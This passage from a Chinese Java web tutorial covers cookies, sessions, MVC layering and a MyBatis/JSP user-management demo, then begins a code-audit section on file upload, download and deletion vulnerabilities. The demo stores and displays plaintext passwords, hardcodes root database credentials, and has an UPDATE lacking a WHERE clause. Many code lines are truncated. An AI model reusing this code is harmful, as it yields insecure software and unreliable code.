        this.doGet(request, response);
    }
}
```

(4) 启动测试，访问 <http://localhost:8080/cookie-demo/aServlet> 在浏览器查看Cookie对象中的值：



## 获取Cookie

- 获取客户端携带的所有Cookie，使用`request`对象

```
Cookie[] cookies = request.getCookies();
```

- 遍历数组，获取每一个Cookie对象：for
- 使用Cookie对象方法获取数据

```
cookie.getName();  
cookie.getValue();
```

编写一个新Servlet类，名称为BServlet在BServlet中使用request对象获取Cookie数组，遍历数组，从数据中获取指定名称对应的值


```

@WebServlet("/bServlet")
public class BServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) {
        //获取Cookie
        //1. 获取Cookie数组
        Cookie[] cookies = request.getCookies();
        //2. 遍历数组
        for (Cookie cookie : cookies) {
            //3. 获取数据
            String name = cookie.getName();
            if("username".equals(name)){
                String value = cookie.getValue();
                System.out.println(name+":"+value);
                break;
            }
        }
    }
    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response) {
        this.doGet(request, response);
    }
}

```

启动测试，在控制台打印出获取的值

访问 `http://localhost:8080/cookie-demo/bServlet` 在IDEA控制台就能看到输出的结果：



## Cookie的存活时间

- 默认情况下，Cookie存储在浏览器内存中，当浏览器关闭，内存释放，则Cookie被销毁

## Cookie持久化存储

我们可以使用 `setMaxAge` 设置Cookie存活时间

```
setMaxAge(int seconds)
```

参数值为:

- 1.正数: 将Cookie写入浏览器所在电脑的硬盘, 持久化存储。到时间自动删除
- 2.负数: 默认值, Cookie在当前浏览器内存中, 当浏览器关闭, 则Cookie被销毁
- 3.零: 删除对应Cookie

## Session

### Session的基本使用

#### 概念

Session: 服务端会话跟踪技术: 将数据保存到服务端。

- Session是存储在服务端而Cookie是存储在客户端
- 存储在客户端的数据容易被窃取和截获, 存在很多不安全的因素
- 存储在服务端的数据相比于客户端来说就更安全

### Session的基本使用

获取Session对象,使用的是request对象

```
HttpSession session = request.getSession();
```

### Session对象提供的功能:

- 存储数据到 session 域中

```
void setAttribute(String name, Object o)
```

- 根据 key, 获取值

```
Object getAttribute(String name)
```

- 根据 key, 删除该键值对

```
void removeAttribute(String name)
```

创建SessionDemo1类获取Session对象、存储数据

```
@WebServlet("/demo1")
public class SessionDemo1 extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) {
        //存储到Session中
        //1. 获取Session对象
        HttpSession session = request.getSession();
        //2. 存储数据
        session.setAttribute("username", "zs");
    }
    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response) {
        this.doGet(request, response);
    }
}
```


创建SessionDemo2类获取Session对象、获取数据

```
@WebServlet("/demo2")
public class SessionDemo2 extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) {
        //获取数据, 从session中
        //1. 获取Session对象
        HttpSession session = request.getSession();
        //2. 获取数据
        Object username = session.getAttribute("username");
        System.out.println(username);
    }
    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response) {
        this.doGet(request, response);
    }
}
```

(5)启动测试,

- 先访问 <http://localhost:8080/cookie-demo/demo1> ,将数据存入Session然后访问 <http://localhost:8080/cookie-demo/demo2> ,从


## Session中获取数据，查看控制台



## session的生命周期

- demo1在第一次获取session对象的时候，session对象会有一个唯一的标识
- demo1在session中存入其他数据并处理完成所有业务后，需要通过Tomcat服务器响应结果给浏览器
- Tomcat服务器发现业务处理中使用了session对象，就会把session的唯一标识当做一个cookie，添加 Set-Cookie:JSESSIONID 到响应头中，并响应给浏览器
- 浏览器接收到响应结果后，会把响应头中的cookie数据存储在浏览器的内存中
- 浏览器在同一会话中访问demo2的时候，会把cookie中的数据添加到请求头中并发送给服务器Tomcat
- demo2获取到请求后，从请求头中就读取cookie中的JSESSIONID值，然后就会到服务器内存中寻找他对应的的session对象，如果找到了，就直接返回该对象，如果没有则新建一个session对象
- 关闭打开浏览器后，因为浏览器的cookie已被销毁，所以就没有JSESSIONID的数据，服务端获取到的session就是一个全新的session对象

JSESSIONID:



在服务器正常关闭后Tomcat会自动将Session数据写入硬盘的文件中，这被称为钝化；再次启动服务器后，从文件中加载数据到Session中，数据加载到Session中后原本存储session的文件会被删除掉

## Session销毁

session的销毁会有两种方式:

- 默认情况下，无操作，30分钟自动销毁,对于这个失效时间，是可以  
通过配置进行修改的，在项目的web.xml中配置：

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/xsi.schemas.xsd"
  version="3.1">

  <session-config>
    <session-timeout>100</session-timeout>
  </session-config>
</web-app>
```

- 调用Session对象的invalidate()进行销毁：

```
session.invalidate();
```

## Cookie和Session的区别

- 区别:
  - 存储位置：Cookie 是将数据存储在客户端，Session 将数据存储在服务端
  - 安全性：Cookie不安全，Session安全



- 数据大小: Cookie最大3KB, Session无大小限制
- 存储时间: Cookie可以通过setMaxAge()长期存储, Session默认30分钟
- 服务器性能: Cookie不占服务器资源, Session占用服务器资源

# MVC模式和三层架构

## MVC模式

MVC 是一种分层开发的模式，其中：

- M: Model, 业务模型，处理业务
- V: View, 视图，界面展示
- C: Controller, 控制器，处理请求，调用模型和视图

控制器 (servlet) 用来接收浏览器发送过来的请求，控制器调用模型 (JavaBean) 来获取数据，比如从数据库查询数据；控制器获取到数据后再交由视图 (JSP) 进行数据展示。

**MVC 好处：**

- 职责单一，互不影响。每个角色做它自己的事，各司其职。
- 有利于分工协作。
- 有利于组件重用

## 三层架构

三层架构是将我们的项目分成了三个层面，分别是 表现层 、 业务逻辑层 、 数据访问层 。

- 数据访问层：对数据库的CRUD基本操作
- 业务逻辑层：对业务逻辑进行封装，组合数据访问层中基本功能，形成复杂的业务逻辑功能。例如 注册业务功能 ，我们会先调用 数据访问层 的 `selectByName()` 方法判断该用户名是否存在，如果不存在再调用 数据访问层 的 `insert()` 方法进行数据的添加操作
- 表现层：接收请求，封装数据，调用业务逻辑层，响应数据

而整个流程是，浏览器发送请求，表现层的Servlet接收请求并调用业务逻辑层的方法进行业务逻辑处理，而业务逻辑层方法调用数据访问层方法进行数据的操作，依次返回到servlet，然后servlet将数据交由 JSP 进行展示。

三层架构的每一层都有特有的包名称：

- 表现层： `com.hillstone.controller` 或者 `com.hillstone.web`
- 业务逻辑层： `com.hillstone.service`
- 数据访问层： `com.hillstone.dao` 或者 `com.hillstone.mapper`

## MVC和三层架构区别于联系

MVC是 Model-View-Controller，严格说这三个加起来以后才是三层架构中的UI层，也就是说，MVC把三层架构中的UI层再度进行了分化，分成了控制器、视图、实体三个部分，控制器完成页面逻辑，通过实体来与界面层完成通话；而C层直接与三层中的BLL进行对话。

mvc可以是三层中的一个表现层框架，属于表现层。三层和mvc可以共存。三层是基于业务逻辑来分的，而mvc是基于页面来分的。MVC主要用于表现层，3层主要用于体系架构，3层一般是表现层、中间层、数据层，其中表现层又可以分成M、V、C，(Model View Controller)模型 - 视图 - 控制器,MVC是表现模式 (Presentation Pattern) 三层架构是典型的架构模式 (Architecture Pattern) ,三层架构的分层模式是典型的上下关系，上层依赖于下层。但MVC作为表现模式是不存在上下关系的，而是相互协作关系。即使将MVC当作架构模式，也不是分层模式。MVC和三层架构基本没有可比性，是应用于不同领域的技术。 MVC模式与三层架构:

可以将 MVC 模式 理解成是一个大的概念，而 三层架构 是对 MVC 模式 实现架构的思想。那么我们以后按照要求将不同层的代码写在不同的包下，每一层里功能职责做到单一，将来如果将表现层的技术换掉，而业务逻辑层和数据访问层的代码不需要发生变化。

## 代码演示

### 创建数据库及用户数据表

```

CREATE DATABASE IF NOT EXISTS `codeaudit` /*!40100 DEFAULT CHARA
USE `codeaudit`;

-- 导出 表 codeaudit.user 结构
CREATE TABLE IF NOT EXISTS `user` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `userName` varchar(500) COLLATE utf8_unicode_ci DEFAULT NULL,
  `phone` varchar(20) COLLATE utf8_unicode_ci DEFAULT NULL,
  `nickName` varchar(500) COLLATE utf8_unicode_ci DEFAULT NULL,
  `passWord` varchar(100) COLLATE utf8_unicode_ci DEFAULT NULL,
  PRIMARY KEY (`id`) USING BTREE
) ENGINE=MyISAM AUTO_INCREMENT=11 DEFAULT CHARSET=utf8 COLLATE=u

-- 正在导出表 codeaudit.user 的数据: 1 rows
/*!40000 ALTER TABLE `user` DISABLE KEYS */;
REPLACE INTO `user` (`id`, `userName`, `phone`, `nickName`, `pas
  (1, 'name1', '13355554444', 'nickName2', '123456'),
  (10, 'hillstone', 'hillstone', 'hillstone', 'hillstone');
/*!40000 ALTER TABLE `user` ENABLE KEYS */;

/*!40101 SET SQL_MODE=IFNULL(@OLD_SQL_MODE, '') */;
/*!40014 SET FOREIGN_KEY_CHECKS=IF(@OLD_FOREIGN_KEY_CHECKS IS NU
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;

```

## 创建maven项目

创建新的项目模块MVCTest, 添加 mysql驱动

包、 mybatis、 servlet、 jsp、 jstl 依赖包

```

<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 h
    <modelVersion>4.0.0</modelVersion>

    <groupId>org.example</groupId>
    <artifactId>MVCTest-demo</artifactId>
    <version>1.0-SNAPSHOT</version>

    <packaging>war</packaging>

    <properties>
        <maven.compiler.source>8</maven.compiler.source>
        <maven.compiler.target>8</maven.compiler.target>
    </properties>

    <dependencies>
        <!-- mybatis -->
        <dependency>
            <groupId>org.mybatis</groupId>
            <artifactId>mybatis</artifactId>
            <version>3.5.10</version>
        </dependency>

        <!--mysql-->
        <dependency>
            <groupId>mysql</groupId>
            <artifactId>mysql-connector-java</artifactId>
            <version>8.0.30</version>
        </dependency>

        <!--servlet-->
        <dependency>
            <groupId>javax.servlet</groupId>
            <artifactId>javax.servlet-api</artifactId>
            <version>4.0.1</version>
            <scope>provided</scope>
        </dependency>

        <!--jsp-->

```

```

<dependency>
  <groupId>javax.servlet.jsp</groupId>
  <artifactId>jsp-api</artifactId>
  <version>2.2</version>
  <scope>provided</scope>
</dependency>

<!--jstl-->
<dependency>
  <groupId>jstl</groupId>
  <artifactId>jstl</artifactId>
  <version>1.2</version>
</dependency>
<dependency>
  <groupId>taglibs</groupId>
  <artifactId>standard</artifactId>
  <version>1.1.2</version>
</dependency>
</dependencies>


<build>
  <plugins>
    <plugin>
      <groupId>org.apache.tomcat.maven</groupId>
      <artifactId>tomcat7-maven-plugin</artifactId>
      <version>2.2</version>
    </plugin>
  </plugins>
</build>

</project>

```

## 创建包

包参考结构如下图：



### 配置数据库环境

定义mybatis配置文件 `Mybatis-config.xml`，并将该文件放置在 `resources` 下

```

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE configuration
    PUBLIC "-//mybatis.org//DTD Config 3.0//EN"
    "http://mybatis.org/dtd/mybatis-3-config.dtd">
<configuration>
    <!--起别名-->
    <typeAliases>
        <package name="com.hillstone.pojo"/>
    </typeAliases>

    <environments default="development">
        <environment id="development">
            <transactionManager type="JDBC"/>
            <dataSource type="POOLED">
                <property name="driver" value="com.mysql.jdbc.Driver"/>
                <property name="url" value="jdbc:mysql:///codeau"/>
                <property name="username" value="root"/>
                <property name="password" value="123456"/>
            </dataSource>
        </environment>
    </environments>
    <mappers>
        <!--扫描mapper-->
        <package name="com.hillstone.mapper"/>
    </mappers>
</configuration>

```

在 `resources` 下创建放置映射配置文件的目录结构  
`com/hillstone/mapper` , 并在该目录下创建映射配置文件  
`UserMapper.xml`

```

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE mapper
    PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN"
    "http://mybatis.org/dtd/mybatis-3-mapper.dtd">
<mapper namespace="com.hillstone.mapper.UserMapper">
    <resultMap id="userResultMap" type="user">
        <result column="userName" property="userName"/>
        <result column="phone" property="phone"/>
    </resultMap>
</mapper>

```



## 创建用户类

在 `pojo` 包下用户类。

```

package com.hillstone.pojo;

/**
 * 品牌实体类
 */

public class User {
    private Integer id;
    private String userName;
    private String phone;
    private String nickName;
    private String passWord;

    public User() {
    }

    public User(Integer id, String userName, String phone, String nickName, String passWord) {
        this.id = id;
        this.userName = userName;
        this.phone = phone;
        this.nickName = nickName;
        this.passWord = passWord;
    }

    public Integer getId() {
        return id;
    }

    public void setId(Integer id) {
        this.id = id;
    }

    public String getUserName() {
        return userName;
    }

    public void setUserName(String userName) {
        this.userName = userName;
    }

    public String getPhone() {
        return phone;
    }
}

```

```

    public void setPhone(String phone) {
        this.phone = phone;
    }

    public String getNickName() {
        return nickName;
    }

    public void setNickName(String nickName) {
        this.nickName = nickName;
    }

    public String getPassWord() {
        return passWord;
    }

    public void setPassWord(String passWord) {
        this.passWord = passWord;
    }

    @Override
    public String toString() {
        return "User{" +
            "id=" + id +
            ", userName='" + userName + '\'' +
            ", phone='" + phone + '\'' +
            ", nickName='" + nickName + '\'' +
            ", passWord='" + passWord + '\'' +
            '}';
    }
}

```

## 查询所有

在mapper包下新建 UserMapper 接口，在接口中定义 selectAll() 方法

```

/**
 * 查询所有
 * @return
 */
@Select("select * from user")
@ResultMap("userResultMap")
List<User> selectAll();

```

在 `com.hillstone` 包下创建 `utils` 包，并在该包下创建名为 `SqlSessionFactoryUtils` 工具类

```

public class SqlSessionFactoryUtils {

    private static SqlSessionFactory sqlSessionFactory;

    static {
        //静态代码块会随着类的加载而自动执行，且只执行一次

        try {
            String resource = "mybatis-config.xml";
            InputStream inputStream = Resources.getResourceAsStream(
                sqlSessionFactory = new SqlSessionFactoryBuilder().b
            } catch (IOException e) {
                e.printStackTrace();
            }
        }

        public static SqlSessionFactory getSqlSessionFactory(){
            return sqlSessionFactory;
        }
    }
}

```

在 `service` 包下创建 `UserService` 类

```

/**
 * 查询所有
 * @return
 */
public List<User> selectAll(){
    //调用UserMapper.selectAll()

    //2. 获取SqlSession
    SqlSession sqlSession = factory.openSession();
    //3. 获取UserMapper
    UserMapper mapper = sqlSession.getMapper(UserMapper.class);

    //4. 调用方法
    List<User> users = mapper.selectAll();

    sqlSession.close();

    return users;
}

```

在 web 包下创建名为 index.jsp 的 servlet (smart tomcat的默认主页是index.xxx, 没找到修改的地方, 所以直接监听的地址是 index.jsp 这样启动了就直接到查询所有的页面), 该 servlet 的逻辑如下:

- 调用 UserService 的 selectAll() 方法进行业务逻辑处理, 并接收返回的结果
- 将上一步返回的结果存储到 request 域对象中
- 跳转到 user.jsp 页面进行数据的展示

具体的代码如下:

```

@WebServlet("/index.jsp")
public class SelectAllServlet extends HttpServlet {
    private UserService service = new UserService();

    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) {
        //1. 调用UserService完成查询
        List<User> users = service.selectAll();
        //2. 存入request域中
        request.setAttribute("users",users);
        //3. 转发到user.jsp
        request.getRequestDispatcher("/user.jsp").forward(request, response);
    }

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response) {
        this.doGet(request, response);
    }
}

```

### 编写user.jsp页面

在 webapp 目录下新建 user.jsp 页面，user.jsp 页面在表格中使用 JSTL 和 EL表达式 从request域对象中获取名为 users 的集合数据并展示出来。页面内容如下：

```

<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
</head>
<body>
<input type="button" value="新增" id="add"><br>
<hr>
<table border="1" cellspacing="0" width="80%">
    <tr>
        <th>序号</th>
        <th>用户名</th>
        <th>电话号</th>
        <th>昵称</th>
        <th>密码</th>
        <th>操作</th>

    </tr>


    <c:forEach items="${users}" var="user" varStatus="status">
        <tr align="center">
            <!--<td>${user.id}</td>-->
            <td>${status.count}</td>
            <td>${user.userName}</td>
            <td>${user.phone}</td>
            <td>${user.nickName}</td>
            <td>${user.passWord}</td>
            <td><a href="/MVCTest/selectByIdServlet?id=${user.id"

        </tr>

    </c:forEach>

</table>

<script>
    document.getElementById("add").onclick = function (){
        location.href = "/MVCTest/addUser.jsp";
    }

```

```
</script>
</body>
</html>
```

## 添加

编写UserMapper方法，在 UserMapper 接口，在接口中定义 add(User user) 方法

```
@Insert("insert into user values(null,#{userName},#{phone},#{pas}
    void add(User user);
```

编写UserService方法，在 UserService 类中定义添加数据方法  
add(User user)

```
/**
 * 添加
 * @param user
 */
public void add(User user){

    //2. 获取SqlSession
    SqlSession sqlSession = factory.openSession();
    //3. 获取UserMapper
    UserMapper mapper = sqlSession.getMapper(UserMapper.class);

    //4. 调用方法
    mapper.add(user);

    //提交事务
    sqlSession.commit();
    //释放资源
    sqlSession.close();

}
```

编写addUser.jsp页面



```

<%@ page contentType="text/html; charset=UTF-8" language="java" %>
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <title>添加品牌</title>
</head>
<body>
<h3>添加品牌</h3>
<form action="/MVCTest/addServlet" method="post">
    用户名: <input name="userName"><br>
    电话号: <input name="phone"><br>
    昵称: <input name="nickName"><br>
    密码: <input name="passWord"><br>
    <input type="submit" value="提交">
</form>
</body>
</html>

```

在 `web` 包下创建 `AddServlet` 的 `servlet`，该 `servlet` 的逻辑如下：

- 设置处理post请求乱码的字符集
- 接收客户端提交的数据
- 将接收到的数据封装到 `User` 对象中
- 调用 `UserService` 的 `add()` 方法进行添加的业务逻辑处理
- 跳转到 `index.jsp` 重新查询数据

具体的代码如下：

```

@WebServlet("/addServlet")
public class AddServlet extends HttpServlet {
    private UserService service = new UserService();

    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        //处理POST请求的乱码问题
        request.setCharacterEncoding("utf-8");
        //1. 接收表单提交的数据, 封装为一个User对象
        String userName = request.getParameter("userName");
        String nickName = request.getParameter("nickName");
        String passWord = request.getParameter("passWord");
        String phone = request.getParameter("phone");

        //封装为一个User对象
        User user = new User();
        user.setUserName(userName);
        user.setNickName(nickName);
        user.setPhone(phone);
        user.setPassWord(passWord);
        //2. 调用service 完成添加
        service.add(user);
        //3. 转发到查询所有Servlet
        request.getRequestDispatcher("/index.jsp").forward(request, response);
    }

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        this.doGet(request, response);
    }
}

```

## 修改

编写UserMapper方法

在 `UserMapper` 接口, 在接口中定义 `selectById(int id)` 方法

```

/**
 * 修改
 *
 * @param user
 */
@Update("update user set userName = #{userName},phone = #{phone}")
void update(User user);

```

#### 8.4.1.2 编写UserService方法

在 `UserService` 类中定义根据id查询数据方法 `selectById(int id)`

```

/**
 * 修改
 * @param user
 */
public void update(User user){

    //2. 获取SqlSession
    SqlSession sqlSession = factory.openSession();
    //3. 获取UserMapper
    UserMapper mapper = sqlSession.getMapper(UserMapper.class);
    //4. 调用方法
    mapper.update(user);
    //提交事务
    sqlSession.commit();
    //释放资源
    sqlSession.close();
}

```

#### 8.4.1.3 编写servlet

在 `web` 包下创建 `SelectByIdServlet` 的 `servlet` , 该 `servlet` 的逻辑如下:

- 获取请求数据 `id`
- 调用 `UserService` 的 `selectById()` 方法进行数据查询的业务逻辑
- 将查询到的数据存储到 `request` 域对象中
- 跳转到 `index.jsp` 页面进行数据查询

具体代码如下:

```

@WebServlet("/updateServlet")
public class UpdateServlet extends HttpServlet {
    private UserService service = new UserService();

    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        //处理POST请求的乱码问题
        request.setCharacterEncoding("utf-8");

        //1. 接收表单提交的数据, 封装为一个User对象
        String id = request.getParameter("id");
        String userName = request.getParameter("userName");
        String nickName = request.getParameter("nickName");
        String passWord = request.getParameter("passWord");
        String phone = request.getParameter("phone");

        //封装为一个User对象
        User user = new User();
        user.setId(Integer.parseInt(id));
        user.setUserName(userName);
        user.setNickName(nickName);
        user.setPhone(phone);
        user.setPassWord(passWord);
        //2. 调用service 完成修改
        service.update(user);
        //3. 转发到查询所有Servlet
        request.getRequestDispatcher("/index.jsp").forward(request, response);
    }

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        this.doGet(request, response);
    }
}

```

编写update.jsp页面

```

<%@ page contentType="text/html; charset=UTF-8" language="java" %>
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <title>修改用户</title>
</head>
<body>
<h3>修改品牌</h3>
<form action="/MVCTest/updateServlet" method="post">

    <!--隐藏域, 提交id-->
    <input type="hidden" name="id" value="${user.id}">

    用户名: <input name="userName" value="${user.userName}"><br>
    电话号: <input name="phone" value="${user.phone}"><br>
    昵称: <input name="nickName" value="${user.nickName}"><br>
    密码: <input name="passWord" value="${user.passWord}"><br>
    <input type="submit" value="提交">
</form>
</body>
</html>

```

编写UserService方法

在 UserService 类中定义根据id查询数据方法 update(User user)

```

/**
 * 修改
 * @param user
 */
public void update(User user){

    //2. 获取SqlSession
    SqlSession sqlSession = factory.openSession();
    //3. 获取UserMapper
    UserMapper mapper = sqlSession.getMapper(UserMapper.class);
    //4. 调用方法
    mapper.update(user);
    //提交事务
    sqlSession.commit();
    //释放资源
    sqlSession.close();
}

```

在 `web` 包下创建 `updateServlet` 的 `servlet`，该 `servlet` 的逻辑如下：

- 设置处理post请求乱码的字符集
- 接收客户端提交的数据
- 将接收到的数据封装到 `User` 对象中
- 调用 `UserService` 的 `update()` 方法进行添加的业务逻辑处理
- 跳转到 `selectAllServlet` 资源重新查询数据

具体的代码如下：

```

package com.hillstone.controller;

import com.hillstone.pojo.User;
import com.hillstone.service.UserService;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.IOException;

@WebServlet("/updateServlet")
public class UpdateServlet extends HttpServlet {
    private UserService service = new UserService();

    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        //处理POST请求的乱码问题
        request.setCharacterEncoding("utf-8");

        //1. 接收表单提交的数据, 封装为一个User对象
        String id = request.getParameter("id");
        String userName = request.getParameter("userName");
        String nickName = request.getParameter("nickName");
        String passWord = request.getParameter("passWord");
        String phone = request.getParameter("phone");

        //封装为一个User对象
        User user = new User();
        user.setId(Integer.parseInt(id));
        user.setUserName(userName);
        user.setNickName(nickName);
        user.setPhone(phone);
        user.setPassWord(passWord);
        //2. 调用service 完成修改
        service.update(user);
        //3. 转发到查询所有Servlet
        request.getRequestDispatcher("/index.jsp").forward(request, response);
    }
}

```

```
@Override
protected void doPost(HttpServletRequest request, HttpServle
    this.doGet(request, response);
}
```





# Java代码审计-文件相关漏洞

## 描述

- 文件上传

任意文件上传漏洞属于Web应用系统中较为经典、同时也是危害较大的漏洞，在Web1.0时代，恶意攻击者的主要攻击手法是将可执行脚本（WebShell）上传至目标服务器，以达到控制目标服务器的目的。任意文件上传漏洞的本质是在进行文件上传操作时未对文件类型进行检测或检测功能不规范导致被绕过，从而使攻击者上传的可执行脚本（WebShell）被上传至服务器并成功解析。危害：

- 获取WebShell
- 攻击内网
- 破坏服务器数据等

现在的前后端分离的方式导致文件上传漏洞有些可能只会导致钓鱼页面上传等

- 任意文件下载

一些网站由于业务需求，往往需要提供文件查看或文件下载功能，但若对用户查看或下载的文件不做限制，则恶意用户就能够查看或下载任意敏感文件，这就是文件查看与下载漏洞。

- 任意文件删除

攻击者从寻找上删除的功能，正常删除功能的文件没有经过校验或者不严格，攻击者控制这个可操作的变量配合目录遍历进行删除其他文件。

## 审计技巧

关键字：

- JDK原始的java.io.FileInputStream类
- JDK原始的java.io.RandomAccessFile类
- Apache Commons IO提供的org.apache.commons.io.FileUtils类
- JDK1.7新增的基于NIO非阻塞异步读取文件的java.nio.channels.AsynchronousFileChannel类。
- JDK1.7新增的基于NIO读取文件的java.nio.file.Files类。常用方法如:Files.readAllBytes、Files.readAllLines
- FileInputStream
- FileOutputStream
- File

- FileUtils
- IOUtils
- BufferedReader
- ServletFileUpload
- MultipartFile
- CommonsMultipartFile
- PrintWriter
